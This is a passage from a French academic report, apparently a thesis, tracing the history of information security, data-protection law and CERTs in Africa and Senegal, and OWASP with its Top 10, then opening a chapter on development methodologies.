5.4.3	PCI Standard Council . . . . .	24
5.4.4	Web Application Security Consortium . . . . .	24
5.5	Projets phares . . . . .	24
5.6	Top 10 Owasp . . . . .	25
5.6.1	Démarches Concurrentes . . . . .	26

---

## C H A P I T R E 3

### HISTORIQUE

#### 3.1 Genèse

Le domaine de la sécurité de l'information est très ancien. Déjà, dès l'antiquité, des techniques de chiffrement de l'information étaient utilisées. Vers 1900 av JC, le scribe de Khnumhotep II retraçait la vie de son maître dans sa tombe en utilisant un certain nombre de symboles inhabituels pour masquer le sens des inscriptions avec les hiéroglyphes qu'il dessinait. Vers 500 av. J.-C., les Spartiates ont développé un dispositif appelé Scytale, qui a été utilisé pour envoyer et recevoir des messages secrets. Plus récemment dans l'histoire, l'empereur romain Jules César utilisa la technique de chiffrement qui porte son nom (Chiffrement de César) afin de crypter ses messages personnels. Ces Expériences, Bien Que Ne Couvrant Que Le Principe De La Confidentialité, Sont Les Ancêtres De La Sécurité De L'information.

A cette époque, assurer la sécurité de l'information se résumait en un problème de cryptage de données. On utilisait alors la cryptographie classique avec le chiffrement par substitution[1] d'abord puis plus tard le chiffrement par transposition[2].

#### 3.2 Seconde Guerre mondiale et guerre froide : grand tournant de l'histoire de la sécurité informatique

Avec le temps, les techniques permettant d'assurer la sécurité de l'information deviennent de plus en plus pointues. La seconde guerre mondiale et la guerre froide ont marqué un tournant dans l'histoire de nombreuses technologies, y compris celles qui ont façonné l'industrie de la sécurité de l'information.

En effet, durant cette période, de nouveaux moyens de communication apparaissent : la radio et le cinéma étaient les principaux vecteurs de l'information. Sur le champ de bataille, les différentes unités devaient coordonner leurs actions et pour ce faire des informations étaient échangées entre elles. Toutes ces communications étaient diffusées par radio et pouvaient être interceptées par l'ennemi. Il était d'une importance cruciale de rendre l'information inintelligible à l'ennemi puisqu'il s'agissait de communiquer sur les stratégies d'actions à mener. Pour protéger ces communications militaires, des systèmes très sophistiqués furent mis en place. Il s'agissait surtout de machines permettant de chiffrer l'information. Enigma était la machine de chiffrement la plus avancée de l'époque : elle sécurisait les communications des flottes et des troupes nazis en

leur permettant de chiffrer leurs messages par un chiffrement par substitution. Elle utilisait des algorithmes de chiffrement par substitution très poussés à l'époque. Elle avait la réputation d'être inviolable. Cependant, des experts en chiffrement polonais et britanniques ont réussi à trouver le moyen de casser Enigma en créant une machine connue sous le nom de « Bombe cryptographique » permettant de déchiffrer ses messages, donnant ainsi à la coalition antihitlérienne un avantage significatif ou « l'avantage définitif » selon Churchill et Eisenhower lors de la seconde guerre mondiale et soulignant du même pied l'importance capitale qu'a revêtu la sécurité de l'information lors de cette époque.

Puis, la seconde guerre mondiale laissa place à la guerre froide, une guerre d'opinion opposant deux blocs : d'un côté les états unis démocrates et de l'autre les russes, communistes. Ce fut la naissance d'une course à l'armement et à l'avancée technologique pour dominer le camp adverse. C'est durant cette période que les premiers ordinateurs sont créés. A cette époque, ils sont beaucoup plus utilisés comme outils de calcul pour des applications scientifiques et n'étaient pas très répandus. C'était des systèmes mono-utilisateurs logés dans de grande salle et il n'y avait pas communication entre ces différentes machines. La sécurité n'était pas une priorité et n'impliquait que le fait de sécuriser les salles où étaient installées ces machines. Du fait de leur puissance et de leurs nombreux avantages, de plus en plus d'ordinateurs et de systèmes d'exploitation furent créés. De même, la cryptographie entre dans une nouvelle ère : des techniques de chiffrement plus avancées sont mises en place grâce à la puissance de calcul des ordinateurs. C'est la naissance de la cryptographie moderne [1]. Avec la prolifération des terminaux distants sur les ordinateurs commerciaux, le contrôle physique de l'accès à la salle informatique n'était plus suffisant. En réponse à cela, des systèmes de contrôle d'accès logique ont été développés/footnoteUn système de contrôle d'accès maintient une table en ligne des utilisateurs autorisés. Un enregistrement d'utilisateur type stocke le nom de l'utilisateur, son numéro de téléphone, son numéro d'employé et des informations sur les données auxquelles l'utilisateur était autorisé à accéder et les programmes qu'il était autorisé à exécuter. Un utilisateur peut être autorisé à afficher, ajouter, modifier et supprimer des enregistrements de données dans différentes combinaisons pour différents programmes. Dans le même temps, les gestionnaires de système ont reconnu l'importance de pouvoir se remettre de catastrophes pouvant détruire le matériel et les données. Les centres de données ont commencé à faire régulièrement des copies sur bande de fichiers pour le stockage hors site. Les gestionnaires de centre de données ont également commencé à élaborer et à mettre en œuvre des plans de reprise après sinistre. Ce sont les premières politiques de sécurité entreprises. Cependant, même avec un tel système en place, de nouvelles vulnérabilités ont été reconnues au cours des années suivantes. Il fallait des systèmes plus fiables. Multics, un système d'exploitation multi utilisateurs fut créé en 1964. Ce fut la première fois que la problématique de la sécurité de l'information fut prise en compte en amont. En effet, dès la conception de Multics, les décisions prises (langages de programmation, architecture du noyau, etc.) prenaient en compte les exigences de sécurité. Les fonctions de sécurité de Multics comprenaient également le chiffrement des mots de passe, des audits de connexion et des procédures de maintenance logicielle. Les mots de passe dans Multics n'étaient jamais stockés en texte clair. Lorsqu'un utilisateur entrant son mot de passe, ce mot de passe était chiffré, puis comparé au mot de passe stocké sur le système. Cela permit de garder les mots de passes des utilisateurs en cas de dump système. De même, un journal d'audit de connexion enregistrerait l'heure, la date et le terminal de chaque tentative de connexion,

et notifiât à l'utilisateur le nombre de tentatives de mot de passe incorrectes sur son compte depuis la dernière connexion réussie. Enfin, des procédures de maintenance logicielle, telles que la vérification du nouveau logiciel permettaient de maintenir le système sûr et épargné des régressions de sécurité. Au début des années 1970, alors que l'armée américaine était à la recherche de systèmes informatiques multi utilisateurs capables de protéger les informations classifiées, Multics lui fut recommandé. A cette époque, pour éprouver la sécurité des systèmes en place, il était très courant de faire appel à des Tiger Team. Il s'agissait d'experts rassemblés pour gérer des situations spéciales, régler des problèmes spécifiques le plus rapidement possible. Au début, leur travail consistait surtout en des revues manuelles de code pour détecter la source des bugs. Un peu plus tard, ils ont commencé à utiliser le « pentest » ou test d'intrusion/footnote. C'est une méthode permettant d'évaluer la sécurité d'un système informatique à travers des tentatives d'intrusion à la manière d'un attaquant. Dès 1969, l'ARPA (Advanced Research Project Agency), une agence dédiée aux projets de recherche avancée renommée plus tard en DARPA (Defense Advanced Research Project Agency) arriva à interconnecter les ordinateurs de quatre universités en un réseau afin de leur permettre de partager leurs résultats de recherche : ce réseau fut nommé l'Arpanet. Dans Arpanet, les utilisateurs se connaissaient plus ou moins et étaient pour la majorité des académiciens : la sécurité n'était pas un problème majeur dans ce « réseau d'amis ». C'est ce simple réseau de quatre nœuds sans aucune préoccupation de sécurité qui conduisit plus tard à la naissance d'Internet et du World Wide Web. Vers la fin des années 1970, l'analyse de codes source, qui était faite manuellement, vit une révolution. Lint, le premier outil d'analyse de codes source automatisée apparut. Initialement, il était destiné aux codes sources écrits en langage C. Lint était pratique pour trouver des bugs potentiels, mais était très lent et n'était pas équipé de la vue complète du programme. Il ne pouvait analyser qu'un seul fichier à la fois. Lint a ouvert la voie à la première génération d'outils destinés à la sécurité des applications informatiques qui, bien qu'ils aient été utiles pour trouver des bugs spécifiques, étaient assez maladroits et ne faisaient pas mieux que l'analyse manuelle. La décennie 1970 vit également l'apparition des premiers micro-ordinateurs. Au début, parce qu'ils étaient entièrement autonomes et généralement sous le contrôle d'un seul individu, il y avait peu de problèmes de sécurité. Très rapidement ils passent d'un passe-temps pour les passionnés d'informatique en un sérieux outil de travail. A partir de ce moment, des logiciels commencent à être créés pour les ordinateurs. L'on sait que pour cela, il fallait écrire du code source parfois enclin à des bugs et à des vulnérabilités de sécurité.

Les années 1980 marquèrent de réelles avancées. IBM lança le premier ordinateur personnel et bientôt des millions d'ordinateurs personnels pour des usages commercial, industriel et même gouvernemental furent installés. Désormais, les ordinateurs personnels devinrent incontournables à des milliers d'utilisateurs qui y voyaient un outil de travail. Internet qui était initialement réservé au gouvernement américain, à ses partenaires et à quelques privilégiés commence à avoir de nouveaux nœuds et par conséquent plus d'utilisateurs. A partir des années 1990, Internet devient un réseau mondial à l'aide du World Wide Web qui vit le jour de même que les premiers navigateurs. Internet offre plusieurs avantages importants : le coût est relativement faible, les connexions sont disponibles localement dans la plupart des pays industrialisés et, en adoptant le protocole Internet TCP/IP, tout ordinateur devient instantanément compatible avec tous les autres utilisateurs d'Internet. Internet, à ses débuts reposaient exclusivement sur le protocole http[1],

qui reposait à son tour sur le protocole TCP/IP[1]. Mais, il ne garantissait pas la confidentialité et l'intégrité des données transmises. Cependant il n'y avait pas encore d'autres alternatives.

### 3.3 Vers un usage massif d'Internet

Les premières pages Web ne tardent pas à voir le jour aidées en cela par la création du langage Html. En outre, les ordinateurs deviennent de plus en plus dépendants d'Internet et par la même voie deviennent de plus en plus vulnérables aux attaques à travers ce réseau.

Avec la création des premiers navigateurs, le potentiel inouï du Web attire les investisseurs qui y voient des applications commerciales. 1995 a été une année charnière pour le World Wide Web en général et pour la sécurité en particulier. En effet, Netscape [1] a lancé un navigateur web, le Netscape Navigator qui révolutionna la navigation sur le Web. Très rapidement, Netscape réalisa que le Web avait besoin d'être plus dynamique d'où la création de JavaScript adopté comme standard en 1997 par l'Ecma International [1].

Au fur et à mesure qu'Internet se développait, des sites web plus évolués apparaissent : les applications Web. De plus en plus de sociétés commerciales se mirent à proposer des achats en ligne pour les particuliers. Parmi celles-ci, EBay et Amazon. L'offre se mit à croître régulièrement, mais le chiffre d'affaires dégagé par le commerce électronique restait modeste tant que les clients n'avaient pas une confiance suffisante dans le réseau internet. Une des façons de sécuriser ce paiement fut d'utiliser des protocoles plus sûrs que HTTP qui a rapidement montré des failles de sécurité.

Jusqu'à maintenant, http était le seul protocole utilisé sur le Web. Cependant, avec les nouvelles avancées que ce dernier a connues, les enjeux de la sécurité y sont devenus plus importants. Avec le protocole http, les données étaient transmises en clair, permettant à un individu malintentionné de les récupérer et de les modifier ou de les utiliser à des fins néfastes. Ainsi, en fournissant son nouveau navigateur, Netscape a conçu le protocole SSL [Annexe].

Avec le protocole SSL, la sécurité a été sensiblement améliorée. Bien que, comme tout système de chiffrement, le SSL/TLS ne pourra jamais être totalement infaillible, le grand nombre de banques et de sites de commerce électronique l'utilisant pour protéger les transactions de leurs clients peut être considéré comme un gage de sa résistance aux attaques malveillantes. Il faut noter cependant que SSL ne garantit que le transport sécurisé des messages.

SSL est un protocole indépendant qui peut être appliqué à plusieurs autres protocoles. Son utilisation la plus connue est son association avec le protocole HTTP connue comme le protocole HTTPS pour dire, chez certains "HTTP over SSL" et pour d'autres "HTTP Secure". Il a en outre d'autres applications telles que le SSH permettant la connexion à une machine distante et le FTPS permettant le transfert de fichiers.

## CHAPITRE 4

### CONTEXTE

Compte tenu de leur rôle essentiel dans nos sociétés et nos économies modernes, les ordinateurs, les téléphones mobiles et l'internet doivent fonctionner ensemble correctement tout en fournissant un cadre qui protègent tout un chacun.

Il faut donc adopter des mesures drastiques afin d'assurer la sécurité lors de nos interactions avec ces différents outils qui font partie aujourd'hui de notre quotidien. Ces mesures sont prises sur deux aspects :

- l'aspect juridique : de nouvelles lois sont adoptées ;
- l'aspect technique : des services de protection des données sont créés aux échelles nationale, sous régionale et internationale.

#### 4.1 Contexte juridique

Pays	Année
Seychelles	1988
Cap-Vert	2001
Zimbabwe	2002
Burkina Faso ; Tunisie ; Iles Maurice	2004
Sénégal	2008
Bénin ; Maroc	2009
Ghana	2010
Gabon ; Angola	2011
Mali ; Côte d'Ivoire ; Afrique du Sud ; Lesotho	2013
Madagascar ; Comores	2014
Tchad	2015
Guinée Equatoriale	2016
Niger	2017

TABLE 4.1 – Années d'adoption de lois sur les données personnelles dans différents pays en Afrique

Dans le cadre juridique, on parle le plus souvent de données à caractère personnel ou données personnelles. La notion de données à caractère personnel est définie comme étant toute information relative à une personne physique identifiée, génétique, psychique ou identifiable directement ou indirectement, par référence à un numéro d'identification ou à un ou plusieurs



éléments propres à son identité physique, physiologique, génétique, psychique, culturelle, sociale ou économique [1]. Les premières législations sur la protection des données personnelles [1] ont été adoptées en Allemagne (1971), en Suède (1973), en France (1978), au Luxembourg (1979) et au Canada (1979).

En Afrique, la protection des données à caractère personnel est promue par plusieurs organismes communautaires même si les lois sur la protection des données sont relativement récentes. Le tableau 4.1 décrit l'ordre d'adoption des lois par différents pays.

En Afrique de l'Ouest, la CEDEAO et l'UEMOA sont intervenus en tant qu'acteur régional dans la réglementation des données personnelles en adoptant des mesures juridiques tout comme l'Union Africaine au niveau continental.

Au Sénégal, nous avons la loi n° 2008-11 du 25 Janvier 2008 portant loi d'orientation relative à la société de l'information qui définit un cadre général pour adapter le droit sénégalais aux besoins de la société de l'information.

Nous avons aussi la loi n° 2008-11 du 25 Janvier 2008 portant sur la cybercriminalité. La cybercriminalité ou criminalité informatique concerne toute infraction qui implique l'utilisation des technologies de l'information et de la communication.

Il y a aussi la loi sur les transactions électroniques qui vise, de façon globale, à favoriser le développement du commerce par les Technologies de l'Information et de la Communication (TIC) en posant des règles précises [1].

Il y a surtout la loi n° 2008-12 du 25 Janvier 2008 sur la protection des données à caractère personnel qui est le principal corpus protecteur des dites données.

Ce cadre juridique définit des exigences de sécurité que doivent respecter les responsables des traitements des données à caractère personnel. Elles imposent à ces derniers des obligations de confidentialité, de sécurité, de conservation et de pérennité des données. En effet, tout responsable de traitement de données personnelles se doit de mettre en œuvre les mesures techniques et organisationnelles adéquates pour protéger les données collectées contre la destruction accidentelle ou illicite, la perte, l'altération, la diffusion ou l'accès non autorisé notamment lorsque le traitement comporte des transmissions des données dans un réseau, ce qui est presque toujours le cas, ainsi que contre toute autre forme de traitement illicite. Ces mesures doivent assurer un niveau de sécurité approprié au regard des risques présentés par le traitement et la nature des données manipulées, empêchant le tiers de procéder à leur modification, à leur altération ou à leur consultation sans autorisation.

Cette obligation se traduit donc par la nécessité de mettre en œuvre des mesures de sécurité physique (verrous des salles serveur, coffres forts, etc.) et des mesures de sécurité logique (contrôles d'accès, cryptage des données, etc.).

Au Sénégal, le fait de procéder à des traitements automatisés de données personnelles sans prendre toutes les précautions utiles pour préserver leur sécurité est passible d'une peine d'emprisonnement de 1 à 7 ans et d'une amende allant de 500 000 à 10 000 000 de francs CFA. Pour assurer le respect des règles juridiques quant à la protection des données personnelles, il est institué par les différentes lois, un organisme responsable. Au Sénégal, c'est la CDP (Commission des Données Personnelles) qui joue ce rôle.

## 4.2 Contexte technique

De partout dans le monde, des CERT sont mis en place pour prendre en compte les incidents susceptibles de se produire sur Internet. Un CERT est un Centre d'alerte et de réaction aux attaques informatiques ciblant les entreprises ou administrations mais dont les informations sont généralement accessibles à tous. Le premier CERT (CERT-CC) a été créé aux Etats-Unis à l'Université Carnegie-Mellon en réponse à l'attaque du ver Morris [1].

Le but des CERT est de répondre aux incidents de sécurité informatique, de coordonner la communication entre experts lors de ces incidents de sécurité, de signaler les vulnérabilités et promouvoir des pratiques de sécurité efficaces dans toute la communauté internet afin de prévenir les incidents futurs.

Dans presque tous les pays développés, nous avons au moins un CERT national :

- CERT-FR en France ;
- CERTBund en Allemagne ;
- JPCERT au Japon ;
- UKCERT au Royaume-Uni.

Cette liste est loin d'être exhaustive. En Afrique, des efforts ont été récemment faits dans ce domaine même s'il faudrait que plus de pays africains mettent en place des CERT. Nous avons notamment : - le CSIRT du Kenya ;

- le CERT des îles Maurice ;
- l'ECS-CSIRT de l'Afrique du Sud ;
- le TunCERT de la Tunisie ;
- le CI-CERT de la Cote d'Ivoire ;
- le CERT-GH du Ghana ;
- le DZ-CERT de l'Algérie ; - ou encore le maCERT du Maroc.

Nous avons aussi le Forum africain des équipes de réponse aux incidents informatiques (AfricaCERT) qui veut asseoir les bases d'une coopération dynamique entre les équipes nationales africaines de CERT pour lutter contre le phénomène de la cybercriminalité qui menace l'économie, l'image et la jeunesse africaines.

Au Sénégal, il urge de mettre en place un CERT. Les CERT à travers le monde sont des entités indépendantes, bien qu'il puisse y avoir des activités coordonnées entre les groupes. Ces dernières années, de nombreux CERT ont vu le jour et font partie du Forum des équipes de réaction aux incidents de sécurité informatique (FIRST).

FIRST est une organisation de premier plan et un leader mondial reconnu dans la réponse aux incidents de sécurité informatique. L'appartenance à FIRST permet aux CERTs d'intervenir plus efficacement face aux incidents de sécurité en fournissant un accès aux meilleures pratiques de sécurité, à des outils de gestion de la sécurité et à une communication de confiance entre les équipes membres. Il s'agit d'une confédération internationale de CERTs de confiance qui gèrent de manière coopérative les incidents de sécurité informatique et favorisent les programmes de prévention des incidents. Ils travaillent tous pour un objectif commun de sécurité informatique. En outre, de nombreuses sociétés privées de développement de logiciels anti-virus ont des divisions qui jouent le rôle de CERT.

Il existe aussi en plus des CERTS, des autorités techniques nationales, sous-régionales et régio-

nales chargées de préserver la sécurité de l'information aux niveaux nationales, sous-régionales et régionales. L'enjeu de ces autorités nationales est de préserver la souveraineté et l'autonomie de décision et d'action dans le domaine informatique et protéger l'ensemble des infrastructures critiques.

En parallèle à ces initiatives étatiques, il existe des organisations indépendantes sans but lucratif qui œuvrent pour une meilleure sécurité de l'information. Parmi celles-ci, les plus connues sont Mitre, Sans Institute et Owasp.

#### 5.1 Présentation

OWASP (Open Web Application Security Project) est une communauté en ligne ouverte et libre travaillant sur la sécurité des applications Web. OWASP se propose de permettre aux organisations de concevoir, développer, acquérir, exploiter et maintenir des applications logicielles fiables.

OWASP est aujourd'hui reconnue dans le monde de la sécurité des systèmes d'information pour ses travaux et recommandations liées aux applications Web. Ces recommandations vont dans le sens de bonnes/mauvaises pratiques de développement, d'une base sérieuse en termes de statistiques, et d'un ensemble de ressources amenant à une base de réflexion sur la sécurité. Des outils sont aussi proposés pour effectuer des audits de sécurité. La Fondation OWASP, un organisme de bienfaisance à but non lucratif soutient les efforts de l'OWASP à travers le monde. Tous les outils, documents, forums et chapitres d'OWASP sont gratuits et ouverts à toute personne intéressée par l'amélioration de la sécurité des applications.

OWASP est libre de toute pression commerciale et n'est affilié à aucune entreprise de technologie. Cela lui permet de fournir des informations objectives, pratiques et effectives sur la sécurité des applications. Les professionnels de la sécurité peuvent intégrer les recommandations d'OWASP dans leurs travaux. Les fournisseurs de service sécurité peuvent baser leurs produits et services sur les standards OWASP. Les consommateurs peuvent utiliser les normes comme documents de référence pour tester les applications ou les services qu'ils utilisent.

#### 5.2 Origines

OWASP a été créé par un certain Mark Curphey le 9 septembre 2001. Son but initial était de lancer un projet pour définir une méthodologie de test standard pour la sécurité des applications Web. Il continue de définir des recommandations de sécurité, des spécifications et des explications dans des domaines clés de la sécurité des applications Web. Sa philosophie est d'être à la fois libre et ouverte à tous. Elle a pour vocation de publier des recommandations de sécurisation Web et de proposer aux internautes, administrateurs et entreprises des méthodes et outils de référence permettant de contrôler le niveau de sécurisation de ses applications Web.

## 5.3 Contexte

De nos jours, le développement de produits informatiques est fermement axé sur la vitesse. La course du Time-To-Market est extrêmement compétitive. Pour innover, les entreprises développent à un rythme effréné, en établissant des méthodologies qui permettent de perfectionner leur logiciel tout en réduisant le temps de développement. La sécurité, cependant, est souvent une réflexion secondaire pour les développeurs et les clients poussent toujours à livrer plus rapidement. Cela ouvre la porte à des failles de sécurité, de plus en plus présentes dans les logiciels. Et le Web n'échappe pas à cet état de fait.

De même, il est souvent difficile de trouver des conseils impartiaux, objectifs et des informations pratiques aidant à la prise en compte de la sécurité dans le développement. Le marché concurrentiel de la technologie et des services a beaucoup à dire sur ce point, mais une grande partie des conseils et recommandations sont donnés pour vous orienter vers un outil ou un fournisseur de services particulier.

L'OWASP a été créé pour lutter contre ce problème, en offrant des conseils impartiaux et objectifs sur les meilleures pratiques et en encourageant la création de normes ouvertes.

## 5.4 Organismes concurrents

### 5.4.1 Mitre Corporation

Mitre Corporation est une organisation à but non lucratif travaillant dans l'intérêt public fondée en 1958. Elle gère les centres de recherche et de développement financés par l'état fédéral (FFRDCS) notamment celui du Département de la Défense chargé de la sécurité nationale aux Etats Unis. Les FFRDCS fournissent des services dans les domaines de l'acquisition et de l'analyse de systèmes notamment sur la cyber-sécurité et la mise en réseau mondiale. Ils s'engagent également dans la recherche et le développement de technologies telles que la biosécurité et l'informatique quantique.

Mitre Corporation entretient une Cyber académie avec des cours en ligne. Elle maintient aussi la liste des CVE avec le sponsoring du Département de la Sécurité Intérieure, la liste CCE, la liste CAPEC et la liste CWE. Mitre Corporation est un partenaire très proche du gouvernement fédéral des Etats-Unis.

### 5.4.2 Sans Institute

Sans Institute est une organisation privée à but lucratif qui offre des formations et des certifications en sécurité de l'information et en cyber sécurité à travers le monde fondée en 1989. Elle maintient le plus grand référentiel d'informations sur la sécurité dans le monde et est également le plus grand organisme de certification. Sans Institute fournit une vaste collection de documents de recherche sur la sécurité et supervise un système d'alerte d'attaques : Internet Storm Center. Son programme GIAC (Global Information Assurance Certification) fournit un moyen normalisé de garantir les connaissances et les compétences d'un professionnel de la sécurité. La majorité

des ressources de Sans Institute sont libres.

### 5.4.3 PCI Standard Council

Le PCI Standard Council est une organisation fondée en 2006 par American Express, Discover, JCB International, MasterCard et Visa Inc. Elle recommande, maintient et évolue des normes pour la sécurité des données des titulaires de cartes dans l'industrie des cartes de paiement à travers le monde. Les normes PCI Data Security aident à protéger la sécurité des données de carte de paiement bancaires. Ils définissent les exigences opérationnelles et techniques pour les organisations acceptant ou traitant des transactions de paiement, et pour les développeurs de logiciels et les fabricants d'applications et de dispositifs utilisés dans ces transactions.

### 5.4.4 Web Application Security Consortium

Le WASC (Web Application Security Consortium) est une organisation mondiale consacrée à l'établissement, au perfectionnement et à la promotion des normes de sécurité sur Internet. Le consortium, créé en janvier 2004, est composé de membres indépendants ainsi que de membres associés à des entreprises, des organismes gouvernementaux et des établissements universitaires. Le champ d'actions du WASC comprend la recherche et la publication d'informations sur les problèmes de sécurité des applications Web. L'organisation informe les particuliers et les entreprises sur ces problèmes et sur les mesures à prendre pour lutter contre des menaces spécifiques. Elle accompagne également les utilisateurs d'Internet et les organisations dévouées à la sécurité des applications Web. Le WASC est une organisation indépendante, bien que les membres puissent appartenir à des sociétés impliquées dans la recherche, le développement, la conception et la distribution de produits liés à la sécurité Web.

## 5.5 Projets phares

Tous les projets OWASP d'outils, de documents et de bibliothèques de codes sont organisés dans les catégories suivantes :

- Projets phares :

La désignation OWASP Flagship est attribuée aux projets qui ont démontré leur valeur stratégique pour l'OWASP et la sécurité des applications dans son ensemble.

- Projets de laboratoire :

Les projets OWASP Labs représentent des projets qui ont produit un livrable de valeur révisé par l'OWASP.

- Projets d'incubation :

Les projets OWASP Incubators représentent les projets qui sont encore en cours d'élaboration, avec des idées et dont le développement sont toujours en cours.

Les projets d'OWASP couvrent de nombreux aspects de la sécurité des applications. Elles concernent des documents, des outils, des environnements d'enseignement, des lignes directrices, des listes de vérification et d'autres documents pour aider les organisations à améliorer

leur capacité à produire du code sécurisé. Les projets sont l'une des principales méthodes par lesquelles OWASP s'efforce de réaliser sa mission, qui est de rendre la sécurité plus « visible ». Les projets OWASP sont animés par des bénévoles et sont ouverts à tous. Cela signifie que n'importe qui peut diriger un projet, que n'importe qui peut contribuer à un projet et que n'importe qui peut utiliser un projet.

Voici une liste (non exhaustive) de projets populaires, ainsi qu'une description succincte de chacun d'eux :

- Owasp Testing Guide :

Il s'agit d'un document de plusieurs centaines de pages destiné à aider une personne à évaluer le niveau de sécurité d'une application Web.

- Owasp code Review Guide :

Il s'agit d'un document de plusieurs centaines de pages présentant une méthode de revue de code sécurité.

- Owasp Application Security Verification Standard :

Le projet ASVS vise à créer un ensemble de normes commerciales permettant d'effectuer une vérification de sécurité rigoureuse d'une application au niveau applicatif.

- Top 10 Owasp :

Il s'agit d'une liste des dix failles de sécurité les plus critiques pour les applications Web.

## **5.6 Top 10 Owasp**

### **5.6.1 Présentation**

Il s'agit d'un document de sensibilisation à la sécurité des applications Web. La liste résulte d'un consensus entre les experts en sécurité leaders dans le domaine, concernant les dix failles de sécurité les plus critiques pour les applications Web. Le classement de ces failles de sécurité est basé sur leur fréquence, la gravité des vulnérabilités et l'ampleur de leur impact commercial potentiel. Le Top 10 de l'OWASP a pour but d'informer sur l'existence de ces risques et de fournir des guides simplifiés sur les bonnes pratiques pour s'en prémunir. L'OWASP maintient le Top 10 depuis 2003. Il a été créé à l'origine pour aider les organisations à établir une base, un point de départ leur permettant de déterminer si leur infrastructure de sécurité est prête à résister aux principales menaces. La liste continue de servir de liste de contrôle et de standard de développement d'applications Web pour plusieurs des plus grandes organisations du monde.

La liste est mise à jour tous les trois ou quatre ans pour suivre le rythme des changements qui se produisent sur le marché de la sécurité des applications Web. La version la plus récente a été publiée en 2017. Celle-ci, contrairement à celles précédentes, n'est plus uniquement basé sur la « vision » de l'OWASP sur le sujet. Le processus méthodologique a été entièrement revu. Il repose ainsi sur les remontées de 500 utilisateurs et de 40 sociétés spécialisées dans le domaine de la sécurité des applications. La liste des contributeurs et les données techniques issues de leurs remontées sont disponibles en Open Source sur Github. En outre, les statistiques concernent un panel de plus de 100 000 applications et services Web.

Cet ensemble de vulnérabilités d'application Web largement accepté est complété par un ensemble

de directives de codage et de test sécurisés. Ces guides sont disponibles sur le site de l'OWASP et s'adressent aux développeurs, architectes, chefs de projets, managers ...

Evaluer la sécurité d'une application Web en se basant sur le Top 10 de l'OWASP est une pratiquement largement acceptée. De nombreuses organisations, notamment le Conseil des normes de sécurité PCI, l'Institut national des normes et technologies (NIST) et la Commission Fédérale du Commerce (FTC), citent régulièrement le Top 10 d'OWASP comme un guide de référence intégral pour atténuer les vulnérabilités des applications Web et respecter les principales normes de sécurité.

### 5.6.2 Démarches Concurrentes

Le Top 10 Owasp n'est pas la seule liste de vulnérabilités existante en matière de sécurité, il y a aussi, parmi les plus populaires :

- la liste CWE :

Le Common Weakness Enumeration (CWE), maintenu par Mitre Corporation, est une liste de vulnérabilités que l'on retrouve lors du développement d'applications. C'est un projet géré par MITRE. Pour chaque entrée, le CWE fournit une description de la vulnérabilité ainsi que les étapes pour y remédier. Cependant, contrairement aux Top 10 d'OWASP qui recense les 10 vulnérabilités les plus critiques, le CWE se veut être une démarche plus globale. Au moment où nous écrivons ces lignes, 714 vulnérabilités sont recensées sur la liste CWE. Elle peut constituer une suite à la gestion de la sécurité pour une organisation après que celle-ci ait pris en compte le Top 10.

- le CWE/Sans Top 25 :

MITRE s'est associé à Sans Institute pour développer le CWE/Sans Top 25, une liste des 25 vulnérabilités logicielles les plus critiques. Bien que le Top 10 Owasp et le CWE / 25 e OWASP soient différents, ils partagent la plupart des mêmes vulnérabilités. En effet, là où le Top 10 adresse les failles en faisant une approche groupée, le CWE/Sans Top 25 utilise une approche plus granulaire. Par exemple, la correspondance Owasp Top 10 – CWE/Sans Top 25 peut être faite sur le point A1 : Injection comme suit :

Owasp Top 10	CWE/Sans Top 25
A1 :Injection	CWE-78 : Improper Neutralization of Special Elements Used in an OS Command CWE-89 : SQL Injection CWE-94 : Code Injection CWE-434 : Unrestricted Upload of File with Dangerous Type CWE-494 : Download of Code Without Integrity Check CWE-829 : Inclusion of Functionality from Untrusted Control Sphere

TABLE 5.1 – Correspondance Top 10 Owasp A1 - CWE/Sans Top 25

Cette correspondance peut être faite pour toutes les entrées du Top 10 d'Owasp.



**Troisième partie**

**Analyse et Conception**

## C H A P I T R E 6

### MÉTHODOLOGIE DE DÉVELOPPEMENT

#### 6.1 Qu'est ce qu'une méthodologie de développement ?

A methodology formally defines the process that you use to gather requirements, analyze them, and design an application that meets them in every way. There are many methodologies, each differing in some way or ways from the others.

Une méthodologie est une démarche, une ligne de conduite qui est suivi par l'ensemble de l'équipe projet du lancement jusqu'à la livraison de celui-ci. Elle permet d'uniformiser le processus de travail et facilite la communication de l'équipe projet via des concepts et termes bien définis et compris par tous. Une méthodologie est un processus, une démarche à suivre pour aboutir à la concrétisation d'un projet. There are many reasons why one methodology may be better than another for your particular project : For example, some are better suited for large enterprise applications while others are built to design small embedded or safety-critical systems. On another axis, some methods better support large numbers of architects and designers working on the same project, while others work better when used by one person or a small group

#### 6.2 Intérêt d'une méthodologie

#### 6.3 Catégories de méthodologies de développement

Les méthodes traditionnelles prônent un enchaînement séquentiel des différentes activités, depuis les spécifications jusqu'à la validation du système, selon un planning préétabli. Elles visent à mieux prédire la façon dont les choses « devraient » se passer. Malheureusement, cette vision rassurante est bien loin de la réalité des projets.

La conséquence est que plus de 80% des projets exécutés selon ces méthodologies connaissent des retards, des dépassements budgétaires, quand ils ne finissent pas en échec total, pour n'avoir pas su satisfaire les attentes des clients [W11Agiles <http://www.blog.erlem.fr/management/46-methodes-agiles-pourquoi-lesadopter>]. Ces problèmes sont liés à plusieurs caractéristiques fondamentales de ces méthodologies :

- Le rôle joué par le client qui intervient principalement au moment du lancement du projet, à quelques jalons majeurs parfois espacés de plusieurs mois, et surtout en fin de projet pour la réception et la recette du système. Cet « effet tunnel » conduit souvent à une solution souvent inadaptée et de piètre qualité ;

- Le mode contractuel forfaitaire qui durcit les relations entre client et fournisseur, rend le passage de témoin long et douloureux à la fin du projet ;
- Une trop grande standardisation des activités d'ingénierie, dont l'enchaînement se révèle souvent inefficace. Formellement, les contrôles d'avancement et de qualité ne peuvent être menés que sur la base de documents dans les premières étapes, et bien des organisations sont devenues des usines à produire de la documentation au lieu de produire de la valeur (fonctions logicielles) pour les clients et les utilisateurs ;
- Le passage de relai entre les phases successives dans lesquelles oeuvrent très souvent des équipes différentes, généralise une relation de type client-fournisseur et n'encourage ni l'empathie ni l'esprit d'équipe, bien au contraire. Chaque transition se traduit par une perte de temps, de savoir, d'informations ou de responsabilité.

